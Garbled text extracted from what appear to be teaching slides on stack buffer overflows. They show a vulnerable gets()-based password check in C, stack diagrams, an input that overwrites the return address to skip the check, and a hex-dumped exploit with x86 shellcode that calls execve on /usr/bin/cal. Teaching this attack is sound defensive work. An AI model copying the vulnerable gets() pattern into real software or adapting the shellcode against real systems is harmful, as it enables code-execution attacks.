

Attacks Stack Management #include <iostream> bool Is. Password. Okay(void) { char Password[8]; gets(Password); if (!strcmp(Password, “badprog")) return(true); else return(false); } void main() { bool Pw. Status; puts("Enter password: "); Pw. Status = Is. Password. Okay(); if (Pw. Status == false){ puts("Access denied"); exit(-1); } else puts("Access granted"); }
Attacks Stack Management Program stack before call to Is. Password. Okay() Stack puts("Enter Password: "); Pw. Status=ISPassword. Okay(); if (Pw. Status==true) puts("Hello, Master"); else puts("Access denied"); Storage for Pw. Status (4 bytes) Caller EBP – Frame Ptr OS (4 bytes) Return Addr of main – OS (4 Bytes) …
Attacks Stack Management Program stack during call to Is. Password. Okay() Stack puts("Enter Password: "); Pw. Status=ISPassword. Okay(); if (Pw. Status ==true) puts("Hello, Master"); else puts("Access denied"); bool Is. Password. Okay(void) { char Password[8]; gets(Password); if (!strcmp(Password, "badprog")) return(true); else return(false) } Storage for Password (8 Bytes) Caller EBP – Frame Ptr main (4 bytes) Return Addr Caller – main (4 Bytes) Storage for Pw. Status (4 bytes) Caller EBP – Frame Ptr OS (4 bytes) Return Addr of main – OS (4 Bytes) …
Attacks Stack Management Program stack after call to Is. Password. Okay() Stack Storage for Password (8 Bytes) puts("Enter Password: "); Pw. Status=ISPassword. Okay(); if (Pw. Status ==true) puts("Hello, Master"); else puts("Access denied"); Caller EBP – Frame Ptr main (4 bytes) Return Addr Caller – main (4 Bytes) Storage for Pw. Status (4 bytes) Caller EBP – Frame Ptr OS (4 bytes) Return Addr of main – OS (4 Bytes) …
Attacks Buffer Overflow Attack n #include <iostream> bool Is. Password. Okay(void) { char Password[8]; What happens if we enter more than 7 characters of an input string? gets(Password); if (!strcmp(Password, “badprog")) return(true); else return(false); } void main() { bool Pw. Status; puts("Enter password: "); Pw. Status = Is. Password. Okay(); if (Pw. Status == false){ puts("Access denied"); exit(-1); } else puts("Access granted"); }

Attacks Buffer Overflow Attack Storage for Password (8 Bytes) “ 12345678” bool Is. Password. Okay(void) { char Password[8]; gets(Password); if (!strcmp(Password, "badprog")) return(true); else return(false) } The return address and other data on the stack is over written because the memory space allocated for the password can only hold a maximum 7 character plus the NULL terminator. Caller EBP – Frame Ptr main (4 bytes) “ 9012” Return Addr Caller – main (4 Bytes) “ 3456” Storage for Pw. Status (4 bytes) “ 7890” Caller EBP – Frame Ptr OS (4 bytes) “” Return Addr of main – OS (4 Bytes) …

Attacks Buffer Overflow Attack n A specially crafted string “abcdefghijkl. W►*!” produced the following result:

Attacks Buffer Overflow Attack n. The string “abcdefghijkl. W►*!” overwrote 9 extra bytes of memory on the stack changing the callers return address thus skipping the execution of line 3 Line Statement 1 puts("Enter Password: "); 2 Pw. Status=ISPassword. Oka y(); 3 if (Pw. Status ==true) 4 puts("Hello, Master"); 5 else puts("Access denied"); Stack Storage for Password (8 Bytes) “abcdefgh” Caller EBP – Frame Ptr main (4 bytes) “ijkl” Return Addr Caller – main (4 Bytes) “W►*!” (return to line 4 was line 3) Storage for Pw. Status (4 bytes) “/0” Caller EBP – Frame Ptr OS (4 bytes) Return Addr of main – OS (4 Bytes)

Attacks Buffer Overflow Exploit n A buffer overflow can be exploited by ¨ Changing the return address in order to change the program flow (arc-injection) ¨ Change the return address to point into the buffer where it contains some malicious code (Code injection)




Attacks Buffer Overflow Attack n 000 010 020 030 040 n The get password program can be exploited to execute arbitrary code by providing the following binary data file as input: 31 37 31 F 9 31 32 38 C 0 FF 31 33 39 A 3 BF 31 34 30 FF 8 B 2 F 35 31 F 9 15 75 36 32 FF FF 73 37 33 BF F 9 72 38 -39 34 -35 B 0 -0 B FF-BF 2 F-62 30 36 BB CD 69 31 37 03 80 6 E 32 38 FA FF 2 F 33 E 0 FF F 9 63 34 F 9 BF FF 61 35 FF B 9 BF 6 C 36 BF FB 31 0 A "1234567890123456" "789012345678 a· +" "1+ú · +¦+· +¦v" "· +ï§ · +-Ç · +1" "111/usr/bin/cal “ This exploit is specific to Red Hat Linux 9. 0 and GCC

Attacks Buffer Overflow Attack 000 010 020 030 040 31 37 31 F 9 31 32 38 C 0 FF 31 33 39 A 3 BF 31 34 30 FF 8 B 2 F 35 31 F 9 15 75 36 32 FF FF 73 37 33 BF F 9 72 38 34 B 0 FF 2 F 39 35 0 B BF 62 30 36 BB CD 69 31 37 03 80 6 E 32 38 FA FF 2 F 33 E 0 FF F 9 63 34 F 9 BF FF 61 35 FF B 9 BF 6 C 36 BF FB 31 0 A "1234567890123456" "789012345678 a· +" "1+ú · +¦+· +¦v" "· +ï§ · +-Ç · +1" "111/usr/bin/cal “ The first 16 bytes of binary data fill the allocated storage space for the password. n NOTE: Even though the program only allocated 12 bytes for the password, the version of the gcc compiler used allocates stack data in multiples of 16 bytes n


Attacks Buffer Overflow Attack 000 010 020 030 040 31 37 31 F 9 31 32 38 C 0 FF 31 33 39 A 3 BF 31 34 30 FF 8 B 2 F 35 31 F 9 15 75 36 32 FF FF 73 37 33 BF F 9 72 38 34 B 0 FF 2 F 39 35 0 B BF 62 30 36 BB CD 69 31 37 03 80 6 E 32 38 FA FF 2 F 33 E 0 FF F 9 63 34 F 9 BF FF 61 35 FF B 9 BF 6 C 36 BF FB 31 0 A "1234567890123456" "789012345678 a· +" "1+ú · +¦+· +¦v" "· +ï§ · +-Ç · +1" "111/usr/bin/cal “ The next 12 bytes of binary data fill the extra storage space that was created by the compiler to keep the stack aligned on a 16 -byte boundary. n
Attacks Buffer Overflow Attack 000 010 020 030 040 31 37 31 F 9 31 32 38 C 0 FF 31 33 39 A 3 BF 31 34 30 FF 8 B 2 F 35 31 F 9 15 75 36 32 FF FF 73 37 33 BF F 9 72 38 34 B 0 FF 2 F 39 35 0 B BF 62 30 36 BB CD 69 31 37 03 80 6 E 32 38 FA FF 2 F 33 E 0 FF F 9 63 34 F 9 BF FF 61 35 FF B 9 BF 6 C 36 BF FB 31 0 A "1234567890123456" "789012345678 a· +" "1+ú · +¦+· +¦v" "· +ï§ · +-Ç · +1" "111/usr/bin/cal “ The next 12 bytes of binary data fill the extra storage space that was created by the compiler to keep the stack aligned on a 16 -byte boundary. n
Attacks Buffer Overflow Attack 000 010 020 030 040 31 37 31 F 9 31 32 38 C 0 FF 31 33 39 A 3 BF 31 34 30 FF 8 B 2 F 35 31 F 9 15 75 36 32 FF FF 73 37 33 BF F 9 72 38 34 B 0 FF 2 F 39 35 0 B BF 62 30 36 BB CD 69 31 37 03 80 6 E 32 38 FA FF 2 F 33 E 0 FF F 9 63 34 F 9 BF FF 61 35 FF B 9 BF 6 C 36 BF FB 31 0 A "1234567890123456" "789012345678 a· +" "1+ú · +¦+· +¦v" "· +ï§ · +-Ç · +1" "111/usr/bin/cal “ The next 4 bytes overwrite the return address. n The new return address is 0 X BF FF F 9 E 0 (littleendian) n
Attacks Buffer Overflow Attack

Attacks Buffer Overflow Attack 000 010 020 030 040 n 31 37 31 F 9 31 32 38 C 0 FF 31 33 39 A 3 BF 31 34 30 FF 8 B 2 F 35 31 F 9 15 75 36 32 FF FF 73 37 33 BF F 9 72 38 34 B 0 FF 2 F 39 35 0 B BF 62 30 36 BB CD 69 31 37 03 80 6 E 32 38 FA FF 2 F 33 E 0 FF F 9 63 34 F 9 BF FF 61 35 FF B 9 BF 6 C 36 BF FB 31 0 A "1234567890123456" "789012345678 a· +" "1+ú · +¦+· +¦v" "· +ï§ · +-Ç · +1" "111/usr/bin/cal “ The malicious code. ¨ Purpose of malicious code is to call execve with a user provided set of parameters. ¨ In this program, instead of spawning a shell, we just call the linux calculator program.
Attacks Buffer Overflow Attack 000 010 020 030 040 n 31 37 31 F 9 31 32 38 C 0 FF 31 33 39 A 3 BF 31 34 30 FF 8 B 2 F 35 31 F 9 15 75 36 32 FF FF 73 37 33 BF F 9 72 38 34 B 0 FF 2 F 39 35 0 B BF 62 30 36 BB CD 69 31 37 03 80 6 E 32 38 FA FF 2 F 33 E 0 FF F 9 63 34 F 9 BF FF 61 35 FF B 9 BF 6 C 36 BF FB 31 0 A "1234567890123456" "789012345678 a· +" "1+ú · +¦+· +¦v" "· +ï§ · +-Ç · +1" "111/usr/bin/cal “ The malicious code: n n xor %eax, %eax #set eax to zero mov %eax, 0 xbffff 9 ff #set to NULL word ¨ Create a zero value and use it to NULL terminate the argument list. ¨ This is necessary to terminate the argument list.

Attacks Buffer Overflow Attack 000 010 020 030 040 n 31 37 31 F 9 31 32 38 C 0 FF 31 33 39 A 3 BF 31 34 30 FF 8 B 2 F 35 31 F 9 15 75 36 32 FF FF 73 37 33 BF F 9 72 38 34 B 0 FF 2 F 39 35 0 B BF 62 30 36 BB CD 69 31 37 03 80 6 E 32 38 FA FF 2 F 33 E 0 FF F 9 63 34 F 9 BF FF 61 35 FF B 9 BF 6 C 36 BF FB 31 0 A "1234567890123456" "789012345678 a· +" "1+ú · +¦+· +¦v" "· +ï§ · +-Ç · +1" "111/usr/bin/cal “ The malicious code: n n n xor %eax, %eax #set eax to zero mov %eax, 0 xbffff 9 ff #set to NULL word mov $0 xb, %al #set code for execve ¨ Set the value of register al to 0 xb. This value indicates a system call to execve.
Attacks Buffer Overflow Attack 000 010 020 030 040 n 31 37 31 F 9 31 32 38 C 0 FF 31 33 39 A 3 BF 31 34 30 FF 8 B 2 F 35 31 F 9 15 75 36 32 FF FF 73 37 33 BF F 9 72 38 34 B 0 FF 2 F 39 35 0 B BF 62 30 36 BB CD 69 31 37 03 80 6 E 32 38 FA FF 2 F 33 E 0 FF F 9 63 34 F 9 BF FF 61 35 FF B 9 BF 6 C 36 BF FB 31 0 A "1234567890123456" "789012345678 a· +" "1+ú · +¦+· +¦v" "· +ï§ · +-Ç · +1" "111/usr/bin/cal “ The malicious code: ¨ mov $0 xb, %al #set code for execve ¨ mov $0 xbffffa 03, %ebx #ptr to arg 1 ¨ mov $0 xbffff 9 fb, %ecx #ptr to arg 2 ¨ mov 0 xbffff 9 ff, %edx #ptr to arg 3 n This puts the pointers to the arguments into ebc, ecx, and edx registers.

Attacks Buffer Overflow Attack 000 010 020 030 040 n 31 37 31 F 9 31 32 38 C 0 FF 31 33 39 A 3 BF 31 34 30 FF 8 B 2 F 35 31 F 9 15 75 36 32 FF FF 73 37 33 BF F 9 72 38 34 B 0 FF 2 F 39 35 0 B BF 62 30 36 BB CD 69 31 37 03 80 6 E 32 38 FA FF 2 F 33 E 0 FF F 9 63 34 F 9 BF FF 61 35 FF B 9 BF 6 C 36 BF FB 31 0 A "1234567890123456" "789012345678 a· +" "1+ú · +¦+· +¦v" "· +ï§ · +-Ç · +1" "111/usr/bin/cal “ The malicious code: ¨ mov $0 xbffffa 03, %ebx #ptr to arg 1 ¨ mov $0 xbffff 9 fb, %ecx #ptr to arg 2 ¨ mov 0 xbffff 9 ff, %edx #ptr to arg 3 ¨ int $80 # make system call to execve n Now make the system call to execve. The arguments are in the registers.

Attacks Buffer Overflow Attack 000 010 020 030 040 31 37 31 F 9 31 n. The ¨ 32 38 C 0 FF 31 33 39 A 3 BF 31 34 30 FF 8 B 2 F 35 31 F 9 15 75 36 32 FF FF 73 37 33 BF F 9 72 38 34 B 0 FF 2 F 39 35 0 B BF 62 malicious code: Last part are the arguments. 30 36 BB CD 69 31 37 03 80 6 E 32 38 FA FF 2 F 33 E 0 FF F 9 63 34 F 9 BF FF 61 35 FF B 9 BF 6 C 36 BF FB 31 0 A "1234567890123456" "789012345678 a· +" "1+ú · +¦+· +¦v" "· +ï§ · +-Ç · +1" "111/usr/bin/cal “
Attacks Buffer Overflow Attack n . /Buffer. Overflow < exploit. bin now executes /usr/bin/cal.
